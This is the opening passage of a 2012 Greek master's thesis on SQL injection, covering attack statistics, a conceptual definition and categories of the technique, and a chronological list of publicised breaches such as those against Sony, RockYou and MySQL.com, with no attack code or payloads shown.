ΑΣΦΑΛΕΙΑ ΣΤΟ ΔΙΑΔΙΚΤΥΟ

ΕΠΙΘΕΣΕΙΣ SQL INJECTION

Η εργασία υποβάλλεται για την μερική κάλυψη των απαιτήσεων με στόχο την απόκτηση του διπλώματος

ΨΗΦΙΑΚΕΣ ΤΗΛΕΠΙΚΟΙΝΩΝΙΕΣ ΚΑΙ ΔΙΚΤΥΑ

από

ΤΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΣΤΡΙΓΚΟΣ ΜΙΧΑΗΛ

ΤΜΗΜΑ ΔΙΔΑΚΤΙΚΗΣ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ ΚΑΙ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ, 2012

ΠΕΡΙΛΗΨΗ

Την τελευταία δεκαετία, η ραγδαία ανάπτυξη του διαδικτύου, έχει σαν αποτέλεσμα να εκτίθεται στον παγκόσμιο ιστό ένας τεράστιος όγκος πληροφοριών. Αυτές όλες οι πληροφορίες, στις περισσότερες των περιπτώσεων, αφορούν χρήστες του διαδικτύου, οι οποίοι αγνοούν τους κινδύνους που ελλοχεύουν. Είναι πολλές οι φορές που οποιοσδήποτε από εμάς, έχει εισάγει τα προσωπικά του στοιχεία σε μία ιστοσελίδα ή ένα forum, χωρίς να έχει αναρωτηθεί κατά πόσον αυτή εφαρμογή είναι ασφαλής. Είναι σύνηθες να θεωρούμε εκ των προτέρων μια εφαρμογή ασφαλής.

Ωστόσο, η έκθεση των ιστοσελίδων στον παγκόσμιο ιστό, τις καθιστά διαρκώς πιθανούς στόχους. Σύμφωνα με την ετήσια αναφορά του οργανισμού Impreva (Imperva Web Application Attack Report), κάθε εφαρμογή που είναι εκτεθειμένη στον παγκόσμιο ιστό δέχεται στατιστικά μία επίθεση κάθε δύο λεπτά. Αυτό το στοιχείο από μόνο του αναδεικνύει την ανάγκη της θωράκισης των διαδικτυακών εφαρμογών.

Το μεγαλύτερο ποσοστό του συνόλου των web επιθέσεων, πραγματοποιείται με τη χρήση της τεχνικής SQL Injection. Παρόλο που δεν είναι εφικτό να γνωρίζουμε ακριβώς πόσες επιθέσεις έχουν πραγματοποιηθεί με αυτή την τεχνική, εκτιμάται ότι το 60% των επιθέσεων που πραγματοποιούνται στο διαδίκτυο σχετίζονται με την SQL Injection.

Στην παρούσα εργασία παρουσιάζονται διάφορες εφαρμογές των SQL Injection επιθέσεων με παραδείγματα. Κατόπιν πραγματοποιείται μία ολοκληρωμένη επίθεση σε μια πλήρως λειτουργική web εφαρμογή και έπειτα γίνεται μια προσπάθεια να θωρακιστεί αυτή η εφαρμογή και να καταστούν τέτοιου είδους επιθέσεις ανέφικτες.

του ΜΙΧΑΗΛ ΣΤΡΙΓΚΟΥ

Τμήμα Διδακτικής της Τεχνολογίας και Ψηφιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω τον καθηγητή του Πανεπιστημίου Πειραιώς κύριο Ξενάκη Χρήστο, που με εμπιστεύτηκε και μου έδωσε την δυνατότητα να ασχοληθώ με ένα τόσο ενδιαφέρον θέμα. Επίσης θα ήθελα να ευχαριστήσω όλους του καθηγητές του προγράμματος μεταπτυχιακών σπουδών, οι οποίοι παρ' όλες τις αντιξοότητες που αντιμετωπίζουν, πραγματοποιούν απρόσκοπτα το έργο τους

Αφιερωμένο στους γονείς μου

στον αδερφό μου Γιάννη

και στην Τατιάνα

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ

ΚΕΦΑΛΑΙΟ 1 - ΕΙΣΑΓΩΓΗ

Στις μέρες μας πολλές επιχειρήσεις, νοικοκυριά, κυβερνήσεις και γενικότερα η κοινωνία βασίζεται σε μεγάλο βαθμό από τις web εφαρμογές. Όλες αυτές οι web εφαρμογές είναι προσβάσιμες χρησιμοποιώντας το διαδίκτυο, κάτι που σημαίνει ότι η χρήση τους εμπεριέχει τους κινδύνους που σχετίζονται με τη χρήση του διαδικτύου. Αυτό συνεπάγεται ότι όλα τα σημαντικά για εμάς σύνολα πληροφοριών, αντιμετωπίζουν κινδύνους και η ασφάλειά τους δεν είναι δεδομένη, αναλογιζόμενοι πως με την διάδοση της χρήσης του διαδικτύου αυξάνονται οι επιθέσεις και οι διεισδύσεις σε πληροφοριακά συστήματα που έχουν πρόσβαση σε αυτό.


Η ασφάλεια των πληροφοριών εκδηλώνεται με τη χρήση διάφορων τύπων hardware και software προϊόντων, δικτυακών τοπολογιών και ρυθμίσεων καθώς και σχετικών ασφαλών εφαρμογών. [2] Είναι επίσης κοινώς αποδεκτό ότι οι custom web εφαρμογές των οποίων ο κώδικάς τους δεν έχει αναπτυχθεί με γνώμονα την ασφάλεια, ενέχουν τον μεγαλύτερο κίνδυνο για τις ευαίσθητες πληροφορίες μας.

Με την διαρκώς βελτιωμένη απόδοση των database servers και την ανάγκη επεξεργασίας μεγάλου όγκου δεδομένων, οι περισσότερες web εφαρμογές χρησιμοποιούν RDBMS (Relational Database Management Systems - Συστήματα Διαχείρισης Σχεσιακών Βάσεων Δεδομένων). Αυτές οι web εφαρμογές δίνουν την δυνατότητα στους «νόμιμους» χρήστες τους να αποθηκεύσουν, να επεξεργαστούν και να αναγνώσουν τα δεδομένα που βρίσκονται αποθηκευμένα στις βάσεις δεδομένων τους, μέσω των διεπαφών που έχουν αναπτυχθεί από τους προγραμματιστές τους.

Παραδοσιακά οι προγραμματιστές εκπαιδεύονται ούτως ώστε να αναπτύσσουν κώδικα ο οποίος εφαρμόζει την προσδοκώμενη λειτουργικότητα αλλά σε μεγάλο βαθμό δεν γνωρίζουν όλες τις πτυχές που αφορούν την ασφάλεια.[2] Έχουμε λοιπόν πολλές φορές μη ασφαλείς διεπαφές, οι οποίες παρέχουν πρόσβαση στις πολύτιμες πληροφορίες μας που βρίσκονται αποθηκευμένες στις βάσεις δεδομένων. Αυτή η ευπάθεια των web εφαρμογών αποκαλείται «SQL Injection».


Οι κακόβουλοι χρήστες (επιτιθέμενοι) χρησιμοποιούν το κενό ασφαλείας που υπάρχει σε ένα σύστημα ευπαθές σε SQL Injections για να διαδράσουν με τον database server σε SQL γλώσσα. Με άλλα λόγια αυτό σημαίνει πως οι επιτιθέμενοι έχουν την δυνατότητα να στείλουν SQL ερωτήματα στην βάση δεδομένων, η οποία τα εκτελεί και στέλνει πίσω σε αυτούς τα αποτελέσματα. Ο κίνδυνος τέτοιων επιθέσεων σε εμπορικές εφαρμογές αυξάνεται σε περίπτωση που είναι διαθέσιμος, με κάποιον τρόπο, ο κώδικας της εφαρμογής ή πρόκειται για εφαρμογές ανοικτού κώδικα[2], αφού ο επιτιθέμενος έχει την δυνατότητα να μελετήσει το σύστημα και να εντοπίσει πιθανή ευπάθεια του συστήματος πριν πραγματοποιήσει την επίθεσή του.

Ο κύριος στόχος των επιθέσεων στο διαδίκτυο είναι οι κυβερνητικοί οργανισμοί. Όπως διαπιστώνουμε παρατηρώντας την εικόνα 1.1, οι επιθέσεις σε ιστοσελίδες που έχουν σχέση με κυβερνήσεις, για τον Μάιο του 2012, αγγίζουν σε ποσοστό το 22%. Οι δεύτεροι δημοφιλέστεροι στόχοι, αφορούν επιθέσεις σε εκπαιδευτικούς οργανισμούς. Ακολουθούν οργανισμοί επιβολής του νόμου, online υπηρεσίες και παιχνίδια, πολιτικές οργανώσεις και επιχειρήσεις που σχετίζονται με δημόσια έργα.



Εικόνα 1.1 Κύριοι στόχοι των επιθέσεων στο διαδίκτυο για τον Μάιο του 2012 ήταν οι κυβερνητικοί οργανισμοί - Πηγή http://hackmageddon.com

Είναι σαφές ότι οι επιθέσεις, στο μεγαλύτερο τους ποσοστό, δεν πραγματοποιούνται σε σελίδες που αντιπροσωπεύουν και ανήκουν σε μικρούς οργανισμούς. Οι κύριοι στόχοι είναι μεγάλοι οργανισμοί, οι οποίοι πιθανότατα έχουν επενδύσει πολύ μεγάλα ποσά για την ασφάλεια των πληροφοριακών τους συστημάτων.



Εικόνα 1.2 Κατανομή τεχνικών των επιθέσεων για τον Μάιο του 2012 - Πηγή http://hackmageddon.com

Στατιστικά οι περισσότερες επιθέσεις σε ιστοσελίδες πραγματοποιούνται με την μέθοδο SQL Injection. Όπως παρατηρούμε στην εικόνα 1.2, το μεγαλύτερο ποσοστό των επιθέσεων σε ιστοσελίδες που κατεγράφησαν τον Μάιο του 2012, πραγματοποιήθηκαν με τη χρήση της SQL Injection τεχνικής.

Από το γράφημα διαπιστώνουμε το 31% του συνόλου των επιθέσεων, πραγματοποιήθηκε με SQL Injection. Το 23% υλοποιήθηκε με DDoS επιθέσεις και το 11% με άγνωστες τεχνικές οι οποίες όμως σχετίζονται με βάσεις δεδομένων. Επειδή η SQL Injection μπορεί να οδηγήσει σε DDoS επιθέσεις και σχετίζεται με βάσεις δεδομένων, είναι προφανές ότι κάποιες από αυτές τις επιθέσεις έχουν πραγματοποιηθεί με SQLi.

1.1 Ορισμός του SQL Injection

Οι περισσότερες web εφαρμογές χρησιμοποιούν φόρμες, οι οποίες επιτρέπουν στον χρήστη να αλληλεπιδράσει και να στείλει πληροφορίες στον διακομιστή. Οι φόρμες έχουν μία πληθώρα εφαρμογών, στις οποίες περιλαμβάνεται και η πραγματοποίηση SQL ερωτημάτων στην Βάση Δεδομένων. Τα δεδομένα που εισάγει ο χρήστης χρησιμοποιούνται ως μεταβλητές στα SQL ερωτήματα που πραγματοποιούνται στην Βάση Δεδομένων.

Η τεχνική του SQL Injection προσπαθεί να εισάγει τέτοιου είδους δεδομένα μέσω της διεπαφής-φόρμας της εφαρμογής, ούτως ώστε να μπορέσει να αποσπάσει πληροφορίες και ευαίσθητα δεδομένα από το σύστημα, να επεξεργαστεί και να αλλάξει εγγραφές στην Βάση Δεδομένων ή ακόμα και να προκαλέσει δυσλειτουργία και DoS (Denial of Service) του συστήματος. Στο χειρότερο σενάριο είναι πιθανόν ο κακόβουλος χρήστης να μπορέσει να διεισδύσει στο δίκτυο του συστήματος και να καταφέρει να παρακάμψει την ασφάλεια της Βάσης Δεδομένων.

Οι επιθέσεις με την τεχνική SQL Injection χωρίζονται σε τέσσερις βασικές κατηγορίες:

- SQL manipulation (χειρισμός SQL): manipulation (χειρισμός) είναι μία μέθοδος με την οποία διαφοροποιούνται οι SQL μεταβλητές χρησιμοποιώντας διάφορες λειτουργίες της SQL (πχ η λειτουργία UNION). Ένας άλλος τρόπος υλοποίησης της μεθόδου SQL manipulation είναι η παραμετροποίηση των όρων της λειτουργίας WHERE ούτως ώστε να ληφθούν διαφορετικά δεδομένα από αυτά που θα έπρεπε.
- Code Injection: Η μέθοδος code injection είναι μία διεργασία με την οποία γίνεται προσπάθεια να εισαχθούν νέες SQL μεταβλητές ή νέες SQL εντολές σε ευάλωτα SQL ερωτήματα. Μία από τις επιθέσεις Code Injection είναι η προσθήκη της εντολής EXECUTE στον SQL ερώτημα. Αυτός ο τύπος επίθεσης είναι εφικτός μόνο σε περίπτωση που υποστηρίζονται πολλαπλά ταυτόχρονα ερωτήματα στην Βάση Δεδομένων.
- Function Call Injection: Function call injection είναι μία διεργασία με την οποία εισάγονται διάφορες SQL συναρτήσεις στα ευάλωτα SQL ερωτήματα. Αυτή η χρήση των συναρτήσεων μπορεί να προκαλέσει την κλήση συναρτήσεων του συστήματος ή τον χειρισμό των δεδομένων της Βάσης Δεδομένων.
- Buffer Overflow: Το buffer overflow προκαλείται με την χρήση της μεθόδου function call injection. Τα περισσότερα συστήματα βάσεων δεδομένων παρέχουν σχετικά


patches για την αποτροπή τέτοιων επιθέσεων. Αυτού του είδους οι επιθέσεις μπορούν να επιτευχθούν μόνο σε un-patched συστήματα.

Σημειώνεται ότι όλες οι client-server τεχνολογίες του web (πχ JSP, ASP, XML, XSL κτλ) μπορεί να είναι ευάλωτες σε επιθέσεις SQL Injection.

1.2 «Διάσημες» επιθέσεις με την τεχνική SQL Injection

Οι επιθέσεις σε ιστοσελίδες μπορεί να έχουν δραματικές επιπτώσεις για τον οργανισμό ή το πρόσωπο που τις διαχειρίζεται. Πολλές φορές προκαλούν ανεπανόρθωτη ζημία σε οικονομικό τομέα ή στο επίπεδο της αξιοπιστίας του οργανισμού/προσώπου. Όταν πρόκειται για διαρροή προσωπικών δεδομένων, ο διαχειριστής της ιστοσελίδας μπορεί ακόμη και να έχει νομικές συνέπειες καθώς πρέπει να διασφαλίζει το απόρρητο των δεδομένων αυτών.


Ένα χαρακτηριστικό παράδειγμα είναι η σειρά επιθέσεων που δέχτηκε η Sony από τον Απρίλη έως τον Ιούνιο του 2011. Συγκεκριμένα hackers επιτέθηκαν στο website της Sony



Εικόνα 1.3 Η ιστοσελίδα της Sony τέθηκε offline επικαλούμενη "εργασίες συντήρησης" για να αποφύγει επερχόμενη επίθεση από hackers που οργανωνόταν μέσω του IRC - Πηγή: Sony

Online Entairtainment και απέσπασαν προσωπικά δεδομένα χρηστών, αναγκάζοντας την Sony να αναστείλει την λειτουργία της υπηρεσίας της και να κλειδώσει πάνω από 92.000 λογαριασμούς χρηστών της. Η τιμή της μετοχής της εταιρίας, μόλις μαθεύτηκε το γεγονός, υποχώρησε σε ποσοστό άνω του 6% και πέρασαν αρκετοί μήνες για να ανακάμψει. Ο εκτελεστικός διευθυντής μάλιστα του κολοσσού κινδύνευσε άμεσα να χάσει την θέση του καθώς επικράτησε έντονη δυσφορία προς το πρόσωπό του από τους μετόχους. Η συγκεκριμένη περίπτωση ήταν ίσως η πιο χαρακτηριστική που παρουσιάστηκε στο χώρο του διαδικτύου τα τελευταία χρόνια. Οι hackers μάλιστα απέδειξαν την δύναμή τους τέτοιο

βαθμό, ώστε και μόνο με την απειλή του ότι θα επιτεθούν σε ιστοσελίδες της, η Sony αναγκάστηκε να τις θέσει εκτός λειτουργίας. Το συμβάν συνέβη τον Απρίλιο του 2011, όταν άρχισε να υπάρχει έντονη κινητικότητα στην IRC κοινότητα μιας ομάδας χακερς και να



Εικόνα 1.4 Επίθεση στην ιστοσελίδα sonymusic.gr - Πηγή: http://nakedsecurity.sophos.com

φημολογείται επερχόμενη επίθεση σε διάφορα websites της Sony. Η εταιρία θορυβήθηκε και αναγκάστηκε μέσα στα επόμενα 30 λεπτά θέσει εκτός λειτουργίας τις εν λόγω ιστοσελίδες με την αιτιολογία της «διενέργειας εργασιών συντήρησης» όπως φαίνεται στην παραπάνω εικόνα (Εικόνα 1.4)

Στην σειρά των επιθέσεων κατά της Sony, συμπεριελήφθη και η ιστοσελίδα της Sony BMG στην Ελλάδα (sonymusic.gr). Με την SQL Injection τεχνική hackers κατάφεραν να αποσπάσουν εγγραφές χρηστών από την ιστοσελίδα που περιελάμβαναν usernames, μη κρυπτογραφημένα passwords, ονοματεπώνυμα και ηλεκτρονικές διευθύνσεις χρηστών. Οι hackers είχαν σκοπό να πλήξουν την αξιοπιστία της εταιρίας και για αυτό τον λόγο δημοσιοποίησαν μια σειρά από screenshots (όπως διακρίνεται στην εικόνα 2) με τα στοιχεία των χρηστών που απέσπασαν.

Οι κατηγορίες που προσάρτησαν στην Sony από τις επιθέσεις αυτές ήταν ότι η εταιρία είχε ασχοληθεί επιμελώς με την ασφάλεια των ιστοσελίδων της, τις οποίες χρησιμοποιούν εκατομμύρια χρήστες/πελάτες και στις οποίες υπάρχουν πολλά προσωπικά δεδομένα. Στην ίδια την εταιρία το κόστος από αυτές τις επιθέσεις ήταν πολλαπλάσιο από το ενδεχόμενο κόστος για να διενεργηθούν διεξοδικά penetration tests και να εντοπιστούν πιθανά ρήγματα στην ασφάλεια των ιστοσελίδων της.

Τα τελευταία χρόνια έχουν πραγματοποιηθεί χιλιάδες επιθέσεις σε ιστοσελίδες με SQL Injection. Στις περισσότερες από αυτές σκοπός ήταν να αποσπαστούν στοιχεία χρηστών και

πιστωτικών καρτών. Παρακάτω παρατίθενται μερικά χαρακτηριστικά παραδείγματα γνωστών επιθέσεων που πραγματοποιήθηκαν με την τεχνική SQL Injection:

- Στις 1 Νοεμβρίου του 2005, ένας έφηβος χάκερ χρησιμοποίησε SQL Injection για να επιτεθεί στην ιστοσελίδα ενός Ταϊβανέζικου περιοδικού σχετικό με την ασφάλεια πληροφοριών και απέσπασε πληροφορίες των πελατών.
- Στις 13 Ιανουαρίου του 2006, Ρώσοι χάκερ κατάφεραν να διεισδύσουν στην κυβερνητική ιστοσελίδα του Rhode Island στις Η.Π.Α. και να απέσπασαν στοιχεία πιστωτικών καρτών από πολίτε που είχαν συναλλαγές με της υπηρεσίες την Πολιτείας.
- Στις 29 Μαρτίου του 2006, ένας χάκερ εντόπισε ένα ρήγμα SQL Injection στην επίσημη ιστοσελίδα του Ινδικού Υπουργείου Τουρισμού.
- Στις 2 Μαρτίου του 2007 ένας χάκερ εντόπισε ένα ρήγμα SQL Injection στην φόρμα "login" της ιστοσελίδας Knorr.de.
- Στις 29 Ιουνίου του 2007 ένας χάκερ παραμόρφωσε το Βρεττανικό site της Microsoft χρησιμοποιώντας SQL Injection.
- Τον Ιανουάριο του 2008 δεκάδες χιλιάδες προσωπικοί υπολογιστές προσεβλήθησαν από μία αυτοματοποιημένη επίθεση με SQL Injection, εκμεταλλευόμενη την ευπάθεια στο κώδικα μιας εφαρμογής που χρησιμοποιεί τον Microsoft SQL Server ως βάση δεδομένων.
- Τον Ιούλιο του 2008 η ιστοσελίδα της Kaspersky στην Μαλαισία δέχτηκε επίθεση από έναν Τούρκο χάκερ.
- Στις 13 Απριλίου του 2008 το μητρώο σεξουαλικών και βίαιων επιθέσεων της Οκλαχόμα στις Η.Π.Α. (Sexual and Violent Offender Registry) αναγκάστηκε να θέσει εκτός λειτουργίας την ιστοσελίδα του καθώς 10.597 αριθμοί κοινωνικής ασφάλισης εμπλεκομένων σε σεξουαλικές επιθέσεις μεταφορτώθηκαν έπειτα από επίθεση με SQL Injection.
- Τον Μαϊο του 2008 ένα σύμπλεγμα διακομιστών στην Κίνα χρησιμοποίησε αυτοματοποιημένα ερωτήματα στην μηχανή αναζήτησης της Google για να αναγνωρίσει SQL Server websites τα οποία ήταν ευπαθή σε επιθέσεις μέσω ενός αυτοματοποιημένου εργαλείου SQL Injection.
- Το 2008 (εκτιμάται από τον Απρίλιο έως τον Αύγουστο) ξεκίνησε μια σειρά επιθέσεων σε διάφορες ιστοσελίδες, αξιοποιώντας τις SQL Injection ευπάθειες του web server (Internet Information Services) και του SQL Server της Microsoft. Χρησιμοποιώντας ένα javascript γινόταν προσπάθεια για να αποκτηθεί ο έλεγχος του συστήματος του επισκέπτη. Υπολογίζεται ότι οι επιτιθέμενες ιστοσελίδες έφτασαν περίπου τις 500.000.
- Στις 17 Αυγούστου του 2009, το Υπουργείο Δικαιοσύνης των Η.Π.Α. απέδωσε κατηγορίες στον Albert Gonzalez και δύο ανώνυμων Ρώσων για την κλοπή 130 εκατομμυρίων αριθμών πιστωτικών καρτών χρησιμοποιώντας SQL Injection. Η επίθεση αυτή αναφέρθηκε ως "η μεγαλύτερη υπόθεση κλοπής στοιχείων στην Αμερικανική ιστορία". Η ομάδα των χακερ κατάφερε να αποσπάσει τα δεδομένα από ιστοσελίδες εταιριών, ερευνώντας τα συστήματα επεξεργασίας των συναλλαγών τους.
- Τον Δεκέμβριο του 2009, ένας επιτιθέμενος διέβαλε μία βάση δεδομένων της RockYou (εταιρίας που αναπτύσσει παιχνίδια για Social Media) και απέσπασε μη κρυπτογραφημένα username και password από περίπου 32 εκατομμύρια χρήστες.
- Τον Ιούλιο του 2010, ένας Λατινοαμερικανός ερευνητής απέσπασε ευαίσθητα δεδομένα χρηστών από την δημοφιλή ιστοσελίδα "The Pirate Bay". Απέκτησε πρόσβαση στον διαχειριστικό πίνακα ελέγχου της ιστοσελίδας και κατάφερε να συγκεντρώσει πληροφορίες χρηστών, συμπεριλαμβανομένων IP διευθύνσεων, MD5

αλφαριθμητικά κωδικών πρόσβασης και εγγραφές σχετικά μα το ποιος χρήστης "ανέβασε" ποιο torrent στην ιστοσελίδα κτλ.

- Από τις 20 έως τις 26 Ιουλίου του 2010, σημειώθηκαν επιθέσεις από την Ιαπωνία και την Κίνα στην Neo Beat, μια εταιρία με έδρα την Osaka της Ιαπωνίας που διαχειρίζεται μία μεγάλη ιστοσελίδα online supermarket. Σκοπός ήταν να αποσπάσουν τα δεδομένα των πιστωτικών καρτών των πελατών. Η κλοπή των δεδομένων αφορούσε 12.191 πελάτες. Μέχρι τις 14 Αυγούστου του 2010 αναφέρθηκαν πάνω από 300 περιπτώσεις όπου έγιναν απόπειρες, από τρίτους, να αγοράσουν προϊόντα και υπηρεσίες στην Κίνα χρησιμοποιώντας τα κτηθέντα δεδομένα.
- Στις 19 Σεπτεμβρίου του 2010 κατά την διάρκεια των Σουηδικών Βουλευτικών εκλογών, ένας ψηφοφόρος προσπάθησε να πραγματοποιήσει επίθεση SQL Injection.
- Στις 8 Νοεμβρίου του 2010 η ιστοσελίδα των Βασιλικού Ναυτικού της Βρετανίας δέχτηκε επίθεση με SQL Injection.
- Στις 27 Μαρτίου του 2011 η επίσημη ιστοσελίδα της MySQL (mysql.com) διαβλήθηκε από χάκερς χρησιμοποιώντας SQL blind injection.
- Στις 11 Απριλίου του 2011 πραγματοποιήθηκε επίθεση στην Barracuda Network. Οι επιτιθέμενη κατάφεραν να αποσπάσουν τα email και τα usernames των εργαζομένων.
- Στις 27 Απριλίου του 2011 μέσω μίας αυτοματοποιημένης SQL injection επίθεσης στο website Broadband Reports, χάκερς κατάφεραν να εξάγουν το 8% των συνδυασμών usernames/passwords (8.000 από τους συνολικά 90.000 λογαριασμούς).
- Την 1η Ιουνίου του 2011 η "hacktivist" ομάδα "Lulzsec" κατηγορήθηκε ότι χρησιμοποίησε SQL Injection για να κλέψει κουπόνια, download keys και passwords που ήταν αποθηκευμένα σε μη κρυπτογραφημένη μορφή στο website της Sony. Με την επίθεση αυτή προσβλήθηκαν πάνω από ένα εκατομμύριο χρήστες.
- Τον Ιούνιο του 2011, η επίσημη ιστοσελίδα της δημοφιλούς τραγουδίστριας Lady Gaga (www.ladygaga.co.uk) δέχτηκε επίθεση από μια ομάδα χάκερς ονομαζόμενη SwagSec και προσωπικές πληροφορίες χιλιάδων θαυμαστών της εκλάπησαν.
- Το Αύγουστο του 2011 ένας χάκερ απόσπασε εγγραφές χρηστών από Nokia Developer Site χρησιμοποιώντας SQL Injection.

